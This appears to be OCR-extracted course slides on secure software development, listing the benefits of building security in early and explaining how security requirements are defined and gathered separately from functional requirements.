
- Reduces the presence of **software vulnerabilities** to a great extent
- Can **comply with the regulations**, standards, or requirements for secure software development
- Reduce **costly rework** by detecting and eliminating flaws at the earliest phase
- Improves developer **job satisfaction**
- Improves **customer satisfaction**
- Embeds **security culture** to improve quality and reliability
- Reuses **trusted software** in future development
- Reduces **maintenance costs**



Security Requirements


- **Non-functional** requirements that need to be addressed to maintain the **confidentiality**, **integrity**, and **availability** of the application
- **Stakeholders** often overlook security requirement during the inception phase of software development
- This **negligence** may result in the application being vulnerable to different types of attacks or abuse
- Gathering security requirements should be part of the **strategic application development process**

Notes: ______________________________



Gathering Security Requirements


1. **Eliciting** software security requirements takes different approaches
2. Security Requirements should be **enumerated** separately from the functional requirement so that they can be separately **reviewed** and **tested**
3. Mixing the **security requirement** with the **functional requirement** can make the security requirement gathering process more **complicated** and **less accurate**



Why We Need Different Approaches for Security Requirement Gathering

